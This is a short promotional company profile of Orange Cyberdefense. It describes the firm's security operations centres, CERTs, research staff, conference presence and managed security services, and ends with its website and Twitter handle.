Our Global footprint with a European anchorage enables us to meet local requirements and international standards, ensure data protection and privacy for our customers as well as for our employees. We embed security into Orange Business Services' solutions for multinationals worldwide.

Our organization retains a 25+ year track record in information security, 250+ researchers and analysts 18 SOCs, 14 CyberSOCs and 4 CERTs distributed across the world and sales and services support in 160 countries. We are proud to say we can offer global protection with local expertise and support our customers throughout the entire threat lifecycle.

We are a threat research and intelligence-driven security provider offering unparalleled access to current and emerging threats. We are proud of our in-house research team and proprietary threat intelligence thanks to which we enable our customers to invest their resources where they have most impact, and actively contribute to the cyber security community.

Our experts regularly publish white papers, articles and tools on cyber security which are widely recognized and used throughout the industry and featured at global conferences including Infosec, RSA, 44Con, BlackHat and DefCon.

We believe strongly that technology alone is not a solution. We wrap elite cyber security talent, unique technologies and robust processes into an easy-to-consume, end-to-end managed services portfolio. It is the expertise and experience of our multi-disciplined people that enable our deep understanding of the landscape in which we operate.

www.orangecyberdefense.com
Twitter: @OrangeCyberDef